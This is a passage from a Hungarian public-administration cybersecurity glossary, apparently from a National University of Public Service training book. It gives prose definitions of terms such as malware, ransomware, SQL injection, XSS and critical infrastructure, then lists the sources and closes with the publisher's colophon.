- **Kockázat**: A fenyegetettség mértéke, amely egy fenyegetés bekövetkezése gyakoriságának (bekövetkezési valószínűségének) és az ez által okozott kár nagyságának a függvénye. Az általánosan értelmezett biztonság egyes összetevőire ható olyan helyzetek és állapotok összessége a lehetséges veszélyek megvalósulási szintjén, amikor a nemzeti érdekek sérülhetnek, ezáltal veszteségek keletkezhetnek. [5]
- **Kombólista**: olyan gyűjtemény, amelynek a forrása nem ismert. Általában a kombólisták értéke meglehetősen csekély, több terrabyte méretben érhetők el különféle oldalakon vagy szolgáltatásokban, például a Collections adatszivárgás jelentős része kombólista, csupán felhasználó nevet és jelszót tartalmaz, amelyekről a legtöbb esetben nem lehet tudni, hogy honnan származnak, azaz, hova lehet belépni ezekkel az adatokkal. [20]
- **Korai Figyelmeztető Rendszer (Early Warning System – EWS):** Az EWS az egyes vele egyirányúan összekapcsolt védendő elektronikus információs rendszerek hálózati forgalmának az ún. szenzorokkal történő passzív elemzésével automatizált módon azonosít kockázatokat, valamint támadásra, visszaélésre vagy ezek kísérletére utaló eseményt. [26]
- **Közigazgatás:** Azon szervezetek összessége, amelyek közhatalmat gyakorolva, az állam vagy az önkormányzat nevében közfeladatokat látnak el és jogszabályokat hajtanak végre. A helyi közügyekben az önkormányzati igazgatás, az országos jelentőségű ügyekben a központi közigazgatás jár el.

- **Kritikus információk**: Azok a saját szándékokra, képességekre, tevékenységekre vonatkozó fontos információk, amelyek a másik fél számára feltétlenül szükségesek saját tevékenységük, hatékony tervezéséhez és végrehajtásához. [21]
- **Kritikus infrastruktúra:** azon hálózatok, erőforrások, szolgáltatások, termékek, fizikai vagy információtechnológiai rendszerek, berendezések, eszközök és azok alkotó részei, melyek működésének meghibásodása, megzavarása, kiesése vagy megsemmisítése, közvetlenül vagy közvetetten, átmenetileg vagy hosszútávon súlyos hatást gyakorolhat az állampolgárok gazdasági, szociális jólétére, a közegészségre, közbiztonságra, a nemzetbiztonságra, a nemzetgazdaság és a kormányzat működésére. [14]
- **Kritikus sérülékenység:** Kritikusnak tekinthető az a sérülékenység, amely a bizalmasságot, sértetlenséget vagy rendelkezésre állást nagymértékben sérti, illetőleg a sérülékenység távolról, könnyedén vagy hitelesítés nélkül kihasználható, tehát valós és komoly veszélyt jelent a rendszerre és az abban tárolt adatokra. [13]
- **Kvantum-kriptográfia (Quantum cryptography):** Olyan technikák összessége, amelyekkel egy adott fizikai rendszer kvantummechanikai tulajdonságainak mérése révén – beleértve a kifejezetten a kvantumoptika, kvantumtérelmélet vagy kvantum-elektrodinamika által meghatározott fizikai tulajdonságokat is – közös „rejtjelezési" kulcs hozható létre. [31]
- **Létfontosságú rendszerelem:** az Lrtv. 1. mellékletében meghatározott ágazatok valamelyikébe tartozó szolgáltatás, eszköz, létesítmény vagy rendszer olyan rendszereleme, továbbá azok által nyújtott szolgáltatások, amelyek elengedhetetlenek a létfontosságú társadalmi feladatok ellátásához – így különösen az egészségügyhöz, a lakosság személy- és vagyonbiztonságához, a gazdasági és szociális közszolgáltatások biztosításához, az ország honvédelméhez –, és amelynek kiesése e feladatok folyamatos ellátásának hiánya miatt jelentős következményekkel járna.. [32]
- **Malware**: Az angol malicious software (kártékony szoftver, káros szoftver, rosszindulatú szoftver) összevonásából kialakított mozaikszó. Rosszindulatú szoftvernek tekinthetők azok a szoftverek, amelyek célja nem az információs rendszer működésének biztosítása és fenntartása, hanem bizonyos információk megszerzése, módosítása, törlése, megsemmisítése, valamint engedély nélküli tevékenységek végzése. Ezen rosszindulatú szoftverek segítségével a támadó könnyedén zavart okozhat a célszemély számára, például túlterhelheti, működésében akadályozhatja, valamint akár működésképtelenné teheti a felhasználó bármely infokommunikációs eszközét. Az esetek jelentős hányadában ezek a programok a felhasználó engedélye és tudta nélkül kerülnek az eszközeire. A malware-ek csoportjába sorolhatók a vírusok, férgek, trójai programok, kémprogramok, zsarolóprogramok, rootkitek, keyloggerek, backdoor programok és számos további rosszindulatú program. [14]
- **MFP (Multi-Functional Printer):** Olyan multifunkcós nyomtató, amely fénymásolóként, szkennerként, nyomtatóként és néha faxként is működik, miközben gyakran hálózatra csatlakoztatható. [10]
- **Minősített adat:** A minősített adat (korábbi elnevezése: államtitok vagy szolgálati titok) olyan minősítéssel védhető közérdek körébe tartozó információ, amelyről megfelelő eljárásban megállapította a minősítésre jogszabályban felhatalmazott személy, hogy az adat érvényességi időn belüli nyilvánosságra hozatala, illetéktelen személy részére hozzáférhetővé tétele veszélyezteti Magyarország biztonságát. „Szigorúan titkos", „Titkos", „Bizalmas" és „Korlátozott terjesztésű" jelzéssel ellátott dokumentumok minősített adatot tartalmaznak, melyek szándékos felhasználása, nyilvánosságra hozatala bűncselekmény. [5]
- **NAIH**: Nemzeti Adatvédelmi és Információszabadság Hatóság: az Infotv. által 2012. január 1-vel létrehozott, az adatvédelmi biztos intézményét felváltó nemzeti adatvédelmi hatóság, melynek feladata a két információs jog védelme és a magyarországi adatkezelések törvényességének felügyelete.

- **NEIH**: Nemzeti Elektronikus Információbiztonsági Hatóság, amely az elektronikus információbiztonsági jogszabályokban előírt követelményeknek való megfelelőség ellenőrzésének letéteményese. A hatóság egyik legfontosabb feladatként elbírálja az Ibtv. hatálya alá tartozó elektronikus információs rendszerek biztonsági osztályba sorolását, valamint ellenőrzi az elektronikus információs rendszerek biztonsági osztályba és a szervezetek biztonsági szintbe sorolására vonatkozó jogszabályi követelmények teljesülését. A rendelkezésre álló információk alapján kockázatelemzést végez és az éves ellenőrzési terv alapján az érintett ügyfeleknél ellenőrzi az információbiztonsági követelményeknek való megfelelést. Ezen túlmenően a hatóság elrendeli az ellenőrzés során feltárt, vagy más módon tudomására jutott biztonsági rések elhárítását, és ellenőrzi a helyreállító intézkedés eredményességét. [15]
- **Nemzeti adatvagyon:** a közfeladatot ellátó szervek által kezelt közérdekű adatok, személyes adatok és közérdekből nyilvános adatok összessége.[33]
- **Nemzeti Kibervédelmi Intézet**: A kiberfenyegetések okozta kihívásokra reagálva, a kiberbiztonság növelése, az egységes és hatékony, párhuzamosságokkal kevésbé tagolt kibervédelmi struktúra megteremtése érdekében jött létre a Nemzeti Kibervédelmi Intézet (a továbbiakban: NKI). Az NKI legfőbb feladata és célja, hogy Magyarország egy összehangolt, szervezett tevékenység keretében legyen képes a modern kor egyik legnagyobb kihívásának, a kiberbiztonság megteremtésének és erősítésének az élharcosa és a kibervédelem letéteményese lenni, a globális és a hazai kibertérből érkező fenyegetéseket hatékonyan kezelni, azok megelőzésére szakszerű segítséget nyújtani. [15]
- **P2P**: peer-to-peer Olyan kommunikáció, ahol a szereplők kitüntetett csomópont vagy központi szerver nélkül, közvetlenül egymással kommunikálnak [20]
- **PDCA**: Plan-Do-Check-Act = Tervezés-Végrehajtás-Ellenőrzés-Beavatkozás.
- Port kopogtatás (port knocking): Olyan módszer, amely segítségével megfelelő sorrendben próbálunk, előre meghatározott portokon keresztül kommunikálni, aminek hatására más portok is elérhetővé válnak. [10]
- **Ransomware:** Célja egy adott infokommunikációs eszközhöz vagy információs rendszerhez hozzáférve olyan információk megszerzése, amelyek zsarolás alapját szolgálhatják. A zsarolóprogramok megszakítják egy információs rendszer működését, korlátozva a felhasználót az eszköz használatában, ezt követően a támadó egy zsaroló üzenetben közli az áldozattal, hogy bizonyos összeg fejében visszaállítja az eszközt vagy rendszert a korábbi állapotra. Abban az esetben, ha a célszemély nem teljesíti a támadó kérését, akkor a zsaroló kiterjeszti a fizetésre rendelkezésre álló időt vagy törli az adatokat a felhasználó infokommunikációs eszközéről. [34]
- **Rendelkezésre állás elve:** Annak biztosítása, hogy az elektronikus információs rendszerek az arra jogosult személy számára elérhetőek és az abban kezelt adatok felhasználhatóak. [5]
- **Scareware**: Ál-vírusirtók és egyéb más hamis biztonsági termékek csoportja, összefoglaló nevükön scareware-ek. Ahogyan az elnevezésük is utal rá, ezek a kártevők valamilyen vírusirtó programnak, esetleg biztonsági frissítésnek, vagy más biztonsági terméknek álcázzák magukat. Általános jellemzőjük, hogy ingyenesek (legalábbis kezdetben, míg nem akarják meggyőzni a felhasználót a „teljes verzió” megvásárlásáról), és semmilyen, vagy legalábbis minimális víruseltávolító képességgel rendelkeznek – viszont annál több kártékony programot töltenek le a számítógépre. [18]
- **Sértetlenség elve**: Az adat tartalma és tulajdonságai az adattal szemben felállított követelményekkel megegyezik, az adat az elvárt forrásból származik, azaz hiteles, és az adat származása ellenőrizhető, azaz eredete ellenőrizhető (letagadhatatlan). Sértetlenség továbbá az elektronikus információs rendszer elemeinek azon tulajdonsága, amely arra vonatkozik, hogy az elektronikus információs rendszer eleme rendeltetésének megfelelően használható. [5]
- **Sérülékenység**: Az elektronikus információs rendszer olyan része vagy tulajdonsága, amelyen keresztül valamely fenyegetés megvalósulhat. [5]

- **Sérülékenységvizsgálat**: Az elektronikus információs rendszerek gyenge pontjainak (biztonsági rések) és az ezeken keresztül fenyegető biztonsági eseményeknek a feltárása.[5]
- **Social engineering:** Az emberi tényező kihasználható tulajdonságaira, az emberi hiszékenységre építő támadási forma, olyan technikák és módszerek összessége, amely az emberek befolyásolására, manipulálására alapozva teszi lehetővé bizalmas információk megszerzését, vagy éppen egy kártékony program terjedését és működését. [18]
- **SPF (Sender Policy Framework):** Egy olyan DNS rekord, amit annak igazolására használnak, hogy az email feladója, valóban a domain jogos tulajdonosa-e, illetve, hogy abból az IP cím tartományból történik-e az üzenet feladása, amelyből adott domain esetében ez lehetséges. [10]
- **Súlyos biztonsági esemény:** Olyan informatikai esemény, amely bekövetkezése esetén az állami működés szempontjából kritikus adat bizalmassága, sértetlensége vagy rendelkezésre állása sérülhet, emberi életek kerülhetnek közvetlen veszélybe, személyi sérülések nagy számban következhetnek be, súlyos bizalomvesztés következhet be az állammal vagy az érintett szervezettel szemben, alapvető emberi, vagy a társadalom működése szempontjából kiemelt jogok sérülhetnek. [15]
- **Számítógépes eseménykezelő központ (CERT/CSIRT):** Az Európai Hálózat- és Információbiztonsági Ügynökség ajánlásai szerint működő, számítástechnikai vészhelyzetekre reagáló egység, amely a nemzetközi hálózatbiztonsági, valamint kritikus információs infrastruktúrák védelmére szakosodott szervezetekben tagsággal és akkreditációval rendelkezik [(európai használatban: CSIRT (Computer Security Incident Response Team), amerikai használatban: CERT (Computer Emergency Response Team)]. [35]
- **Számítógépes féreg:** Egy számítógépes vírushoz hasonló önsokszorosító számítógépes program. Míg azonban a vírusok más végrehajtható programokhoz vagy dokumentumokhoz kapcsolódnak hozzá, illetve válnak részeivé, addig a férgeknek nincs szükségük gazdaprogramra, önállóan fejtik ki működésüket. [5]
- **Személyes adat:** Az érintettel kapcsolatba hozható adat – különösen az érintett neve, azonosító jele, valamint egy vagy több fizikai, fiziológiai, mentális, gazdasági, kulturális vagy szociális azonosságára jellemző ismeret –, valamint az adatból levonható, az érintettre vonatkozó következtetés. [36]
- **Szolgáltatásmegtagadásos támadás:** Az informatikai szolgáltatás teljes vagy részleges megbénítása, helyes működési módjától való eltérítése. Egy meghatározott alkalmazás, operációs rendszer ismert gyengeségeit, vagy valamilyen speciális protokoll tulajdonságait (gyengéit) támadja meg. Célja, hogy az alkalmazás vagy rendszer elérésére feljogosított felhasználókat megakadályozza a számukra fontos információk, a számítógép-rendszer vagy akár a számítógép-hálózat elérésében. A támadás eredményeképpen a rendszer nagyon lelassul, elérhetetlenné válik, esetleg össze is omolhat. A lényege, hogy lehetőség szerint megakadályozza a célgép elérését. [5]
- **SQL injection:** Más néven SQL befecskendezés. Ez egy olyan exploit, amely azokat az adatbázis lekérdező programokat használja ki, ahol nem tesztelték le alaposan a lekérdezések metódusát. Az SQL injection parancsokat küld a web szerverhez kapcsolt SQL adatbázisnak. Ha a szerver nem megfelelően lett tervezve és erősítve, akkor a űrlap mezőkbe – mint például a felhasználónév – közvetlen parancs adható meg az SQL szervernek. Így például a támadó a megfelelő parancs megadásával kinyerheti, az adott oldal összes felhasználójának nevét, vagy egyéb kritikusabb táblák információit is. [22]
- **TCP/IP** = A TCP/IP betűszó az angol Transmission Control Protocol/Internet Protocol (átviteli vezérlő protokoll/internetprotokoll) rövidítése, mely az internetet felépítő protokollstruktúrát takarja. Nevét két legfontosabb protokolljáról kapta, a TCP-ről és az IP-ről. [22]
- **Teljes körű védelem:** Az elektronikus információs rendszer valamennyi elemére kiterjedő védelem. [5]

- **TOR (The Onion Router)**: Ezen hálózat azzal biztosítja a felhasználók anonimitását, hogy hagymaszerűen felépülő, többrétegű titkosítást alkalmaz. Ez biztosítja, hogy maga a kommunikáció, sőt az egyes adatcsomagok útvonala hétköznapi eszközökkel nem fejthető vissza. A hálózatot TOR klienst futtató gépek alkotják, ezek lehetnek node-ok vagy ún. TOR-exitek. [10]
- **Trójai progam**: Egy olyan malware program, amely nem próbálja magát lemásolni, hanem inkább úgy tesz, mintha egy legális szoftver lenne, és a felhasználót veszi rá a telepítésre. A nevét a görög mitológiából kapta, mivel ártalmatlan szoftvernek adja ki magát, de valójában rosszindulatú kódot rejt. A közhiedelemmel ellentétben egy trójai nem feltétlenül tartalmaz rosszindulatú programkódot, azonban a többségük tartalmazza az úgynevezett hátsó kapu telepítését, ami a fertőzés után biztosítja a hozzáférést a céleszközhöz. Ezek a programok látszólag vagy akár valójában is hasznos funkciókat látnak, de emellett végrehajtanak olyan nem kívánt műveleteket is, amelyek adatvesztéssel járnak, például adatokat módosítanak könyvtárakat, vagy akár adatállományokat törölnek. [14]
- **Tűzfal**: Olyan kiszolgáló eszköz (számítógép vagy program), amelyet a lokális és a külső hálózat közé, a csatlakozási pontra telepítenek, annak érdekében, hogy az illetéktelen behatolásoknak ezzel is elejét vegyék. Ezzel együtt lehetővé teszi a kifelé irányuló forgalom, tartalom ellenőrzését is. [37]
- **UAV (Unnamed Aerial Vehicles)**: Ember nélküli légi járművek. [38]
- **Üzletmenet-folytonosság tervezés**: Az informatikai rendszer rendelkezésre állásának olyan szinten történő fenntartása, hogy a kiesésből származó károk a szervezet számára még elviselhetőek legyenek. Ang.: Business Continuity Planning (rövidítve: BCP). [5]
- **Védelmi intézkedések**: Kockázatok csökkentésére, a védendő rendszerek biztonsági szintjének emelésére meghatározott intézkedések, amelyek lehetnek logikai, fizikai és adminisztratív jellegűek. [5]
- **Vezeték nélküli személyi hálózat (WPAN)**: A vezeték nélküli személyi hálózat célja tipikusan egy adott felhasználó közvetlen környezetében, néhány méteres távolságon belül levő intelligens eszközök összekötése egy rádiós interfész segítségével. [39]
- **Vírus**: A vírus olyan rosszindulatú program, amely saját programkódját fűzi hozzá egy másik programhoz, illetve az által, hogy elhelyezi a másik programban saját másolatait, annak segítségével szaporodik, de más programok megfertőzésére is képes. A vírusok a rendszerbe a felhasználó engedélye nélkül kerülnek be, általában valamilyen adathordozó eszköz (pendrive, CD, DVD, SD kártya, merevlemez, MP3 és videó lejátszó, mobiltelefon stb.), vagy akár hálózati kapcsolat (Internet) segítségével. Ezen vírusok károsíthatják, illetve törölhetik a számítógépek vagy egyéb infokommunikációs eszközök adatait, de akár a merevlemez tartalmát is törölheti vagy módosíthatja, valamint a különféle levelezőprogramok segítségével továbbíthatják is a vírust más eszközökre. Fontos, hogy nem csak adathordozó eszközök által terjedhet, hanem elektronikus levelezés során az üzenetek csatolmányaként, vagy akár az internetről letöltött tartalmakon, dokumentumokon keresztül is. [14]
- **Virtuális magánhálózat (VPN)**: Olyan logikai hálózat, amelyben a nyilvános hálózat egyes végpontjai biztonságos átviteli csatornán keresztül vannak összekapcsolva, és így a nyilvános hálózaton belül védett kommunikációt valósít meg. [5]
- **Wardriving:** Eredetileg a nyílt, vagy gyengén védett WEP titkosítást használó WiFi hálózatok felkutatását jelentette és GPS adatokat is rögzítettek a hálózati paraméterekkel egy időben, hogy később adatbázisokban rögzítve az adatokat másokkal is megoszthassák az információkat. Manapság sokszor összemossák a piggybacking fogalmával, pedig a fontos különbség a kettő között, hogy az egyiknél publikus információkat gyűjtünk, a másiknál pedig engedély nélkül csatlakozunk is a hálózathoz és adatforgalmat bonyolítunk rajta. [10]
- **Webalkalmazás tűzfalak (WAF):** olyan eszközök, melyek web-alapú, illetve adatbázis-alapú támadások elleni védelmet nyújtanak azáltal, hogy mind a klienstől érkező, mind a

kimenő forgalmat adott szabályok szerint elemzik és a szabályokra való illeszkedés alapján blokkolják, átengedik, vagy módosítják. [10]

- **XSS**: A rövidítés a cross side scripting kifejezéssel oldható fel. Magyarul oldalakon keresztül végrehajtott közvetett szkripthívás. A támadók célja, hogy egy kártékony szkriptet futtassanak le a célgépen. Létezik perzisztens és nem perzisztens fajtája. Ez utóbbi alkalmával a kártékony kód az URL-be kerül beillesztésre, mely rákattintás esetén lefut és elvégzi a felhasználó által nem kívánt tevékenységet. Az értő szemnek valószínűleg feltűnik, hogy a „script" kifejezést, vagy például a javas scriptre utaló „.js" kifejezés el van bújtatva az URL-ben. Tipikusan phishing támadásoknál alkalmazható jó. A perzisztens változat során magán a webszerveren helyezik el a szkriptet, mely egy weboldal minden megtekintésénél így lefut. Az ilyen módon történő rosszindulatú kódsor elhelyezésre példa a nem megfelelő beviteli védelemmel ellátott blogoldalak bejegyzései adnak lehetőséget. [22]
- **Wireless evil twin támadás:** A felhasználó számítógépének wifi beállításai módosulnak úgy, hogy a támadó által üzemeltetett Wi-Fi hálózathoz kapcsolódjon. Így minden hálózati kommunikációt rögzíteni képes a támadó, melyből később bármilyen adatot kinyerhet. [22]
- **Zárt védelem**: Az összes számításba vehető fenyegetést figyelembe vevő védelem. [5]

1. A fogalmak forrásjegyzéke

{1} 2013. évi L. törvény az állami és önkormányzati szervek elektronikus információbiztonságáról.

{2} Nemzeti Adatvédelmi és Információszabadság Hatóság: Adatvédelmi Értelmező Szótár. Forrás: https://www.naih.hu/adatvedelmi-szotar.html (utolsó letöltés: 2020. 09. 03.)

{3} Muha L. – Krasznay Cs. (2014): Az elektronikus információs rendszerek biztonságának menedzselése. Nemzeti Közszolgálati Egyetem, Budapest.

{4} Az Európai Parlament és a Tanács 2002/65/EK irányelve (2002. szeptember 23.) a fogyasztói pénzügyi szolgáltatások távértékesítéssel történő forgalmazásáról, valamint a 90/619/EGK tanácsi irányelv, a 97/7/EK irányelv és a 98/27/EK irányelv módosításáról.

{5} Muha L. (2004): Fogalmak és definíciók. In. Az informatikai biztonság kézikönyve. URL: http://lmuha.hu/defins.html (utolsó letöltés: 2020.09.08.)

{6} Molnár A. (2019): Az Európai Unió kiberbiztonsággal kapcsolatos tevékenysége, In. Kritikus információs infrastruktúrák védelme, Dialóg Campus Kiadó, Budapest.

{7} Ságí G. (2017): Informatikai rendszer támadási folyamata. Műszaki Katonai Közlöny, URL: http://hhk.archiv.uni-nke.hu/downloads/kiadvanyok/mkk.uni-nke.hu/PDF_2017_3sz/015_Sagi_Gabor.pdf (utolsó letöltés: 2020. 09. 08.)

{8} Tikos A. (2019): A magyar kibervédelemmel kapcsolatos szabályozás aktuális kérdései, In. Kritikus információs infrastruktúrák védelme, Dialóg Campus Kiadó, Budapest.

{9} Rédecsi M. – Tóth G.: (2013) Android. URL: http://nyelvek.inf.elte.hu/leirasok/Android/index.php?chapter=1 (utolsó letöltés: 2020.09.11.)

{10} Arányi G. (2020): Sérülékenységvizsgálatok tapasztalatai a hazai kibertérben, In. Kibertéri fenyegetések, Dialóg Campus Kiadó, Budapest.

{11} Jerabek Gy. (2020): Információbiztonság az önkormányzati szektorban, In. Az Ibtv. gyakorlata, Dialóg Campus Kiadó, Budapest.

{12} Gyurák G. (2015): Informatikabiztonság I. Pécsi Tudományegyetem Műszaki és Informatikai Kar, Pécs.

{13} A kormányzati eseménykezelő központ és az eseménykezelő központok feladat- és hatásköréről, valamint a biztonsági események kezelésének, a biztonsági események műszaki vizsgálatának és a sérülékenységvizsgálat lefolytatásának szabályairól szóló 185/2015. (VII. 13.) Korm. rendelet.

{14} Haig Zs. – Kovács L. (2012): Kritikus infrastruktúrák és kritikus információs infrastruktúrák. URL: http://hdl.handle.net/11410/285 (utolsó letöltés: 2020. 09. 11.)
{15} Marsi T. (2018): A célzott támadások és megelőzésük sérülékenységvizsgálattal. In. Célzott támadások. Dialóg Campus Kiadó, Budapest.
{16} A Big Data a hivatalos statisztikában. 2016. URL: https://www.elte.hu/content/a-big-data-a-hivatalos-statisztikaban.e.3833 (utolsó letöltés: 2020. 09. 08.)
{17} Mátrai J. (2016): Azonosítás vagy személyazonosság. Avagy biometrikus azonosítás. URL: http://arsboni.reblog.hu/azonositas-vagy-szemelyazonossagavagy-biometrikus-azonositas (utolsó letöltés: 2020. 09. 08.)
{18} Oroszi E. (2008): Social Engineering. Budapesti Corvinus Egyetem, Budapest.
{19} SÁGI G. (2018): Célzott támadási modellek és műszaki védelem lehetőségek. In. Célzott támadások, Dialóg Campus Kiadó, Budapest.
{20} Kocsis T. (2020): Történetek a Darknet mélyéről – Adatszivárgási esettanulmányok, In. Kibertéri fenyegetések, Dialóg Campus Kiadó, Budapest.
{21} Bonnyai T. (2019): Kritikus információs infrastruktúra védelem, In. Kritikus információs infrastruktúrák védelme, Dialóg Campus Kiadó, Budapest.
{22} Kaczur G. (2018): Spearphishing. In. Célzott támadások. Dialóg Campus Kiadó, Budapest.
{23} 2003. évi C. törvény. az elektronikus hírközlésről.
{24} Emmanuel Carabott (2011): Hacking Motivations – Hactivism, URL: http://www.gfi.com/blog/hacking-motivations-hacktivism/ (utolsó letöltés: 2020. 08. 22.)
{25} Solymos Á. (2018): Identitás- és jogosultságkezelés, mint a célzott támadások megelőzésének technológiai eszköze. In. Célzott támadások. Dialóg Campus Kiadó, Budapest.
{26} Marsi T. (2019): Incidenskezelés kritikus infrastruktúrák esetén. In. Kritikus információs infrastruktúrák védelme, Dialóg Campus Kiadó, Budapest.
{27} Kóbor Á. (2014): Mi az a „dolgok internete”? URL: https://ithub.hu/blog/post/Mi_az_a_dolgok_internete/ (utolsó letöltés: 2020. 09. 03.)
{28} Cser O. (2018): Célzott támadás a pénzügyi szektor ellen. In. Célzott támadások. Dialóg Campus Kiadó, Budapest.
{29} Krasznay Cs. (2012): A polgárok védelme egy kiberkonfliktusban, Hadmérnök 2012/4, URL: http://hadmernok.hu/2012_4_krasznay.pdf (utolsó letöltés: 2020.09.11.)
{30} Resperger I. (2002): Kockázatok, kihívások és fenyegetések a XXI. században. ZMNE, Az Országos Kiemelt Kutatási Tanulmányok pályázata, Budapest.
{31} Tóth K. (2020): Az egészségügyi információs rendszerek információbiztonsága, In. Az Ibtv gyakorlata, Dialóg Campus Kiadó, Budapest.
{32} 2012. évi CLXVI. törvény a létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről.
{33} 2010. évi CLVII. törvény a nemzeti adatvagyon körébe tartozó állami nyilvántartások fokozottabb védelméről.
{34} Yaqoob, I. – Ahmed, E. – Imran, M. (2017): The rise of ransomware and emerging security challenges in the Internet of Things. Computer Networks, 6 September (2017), URL: https://doi.org/10.1016/j.comnet.2017.09.003 (Utolsó letöltés: 2020. 09. 11.)
{35} Bodó A. – Zámbó N.: A közreműködők kötelezettségei a célzott támadások elhárításában az ibtv. szerint. In. Célzott támadások. Dialóg Campus Kiadó, Budapest.
{36} 2011. évi CXII. törvény az információs önrendelkezési jogról és az információszabadságról.
{37} Gyaraki R. (2018): Belső munkatársak jelentette kockázatok a célzott informatikai támadásokban. In. Célzott támadások. Dialóg Campus Kiadó, Budapest.
{38} Bódi A. (2020): Információbiztonság a közlekedés, mint létfontosságú rendszerelem esetén, In. Az Ibtv. gyakorlata, Dialóg Campus Kiadó, Budapest.
{39} Haddad R. (2019): Okoseszközök a kritikus információs infrastruktúrákban. In. Kritikus információs infrastruktúrák védelme, Dialóg Campus Kiadó, Budapest.

A Nemzeti Közszolgálati Egyetem kiadványa.

Kiadó:
Nemzeti Közszolgálati Egyetem;
Közigazgatási Továbbképzési Intézet
www.uni-nke.hu

Felelős kiadó:
Prof. Dr. Kis Norbert rektorhelyettes
Címe: 1083 Budapest, Üllői út 82.

Kiadói szerkesztő:
Dorogi Katalin

Tördelőszerkesztő:
Vörösss Ferenc

ISBN 978-963-498-498-6 (PDF)

A hatályosított kiadvány
a **KÖFOP-2.1.1-VEKOP-15-2016-00001**
„A közszolgáltatás komplex kompetencia, életpálya-program és oktatás technológiai fejlesztése”
című projekt keretében készült el és jelent meg.

MAGYARORSZÁG KORMÁNYA

Európai Unió
Európai Szociális Alap

BEFEKTETÉS A JÖVŐBE